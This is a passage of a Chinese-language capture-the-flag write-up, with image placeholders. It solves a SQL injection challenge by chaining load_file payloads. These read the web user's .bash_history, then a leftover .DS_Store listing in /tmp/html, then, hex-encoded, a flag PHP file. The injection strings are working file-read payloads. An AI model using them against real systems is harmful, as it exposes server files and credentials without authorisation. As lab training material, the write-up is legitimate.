
读取成功，可以知道www用户（一般和网站操作相关的用户，由中间件创建）的目录是/home/www，可以查询这下面的.bash_history

> 每个在系统中拥有账号的用户在他的目录下都有一个“.bash_history”文件，保存了当前用户使用过的历史命令，方便查找。

payload

```
a',content=(select (load_file('/home/www/.bash_history'))),/*
```






得到历史记录里之前所执行的命令
可以看到html.zip里面有一个.DS_Store文件，复制到/var/www/html目录下后被删除了，但是在/tmp/下只是删除了压缩包，但是因为有解压的过程，所以解压后生成的文件夹html里还存在.DS_Store文件，读取这个文件。

> .DS_Store(英文全称 Desktop Services Store)是一种由苹果公司的Mac OS X操作系统所创造的隐藏文件，目的在于存贮目录的自定义属性，例如文件们的图标位置或者是背景色的选择。通过.DS_Store可以知道这个目录里面所有文件的清单。


payload:

```
a', content=(select (load_file('/tmp/html/.DS_Store'))),/*
```



这儿由于文件太大，不能完全显示，所以我们用十六进制编码，然后找个网站解码就行了。改为payload：


```
a', content=(select hex(load_file('/tmp/html/.DS_Store'))),/*
```



读取这个flag_8946e1ff1ee3e40f.php文件

payload：

```
a',content=(select hex(load_file('/var/www/html/flag_8946e1ff1ee3e40f.php'))),/*
```



十六进制解码后得到flag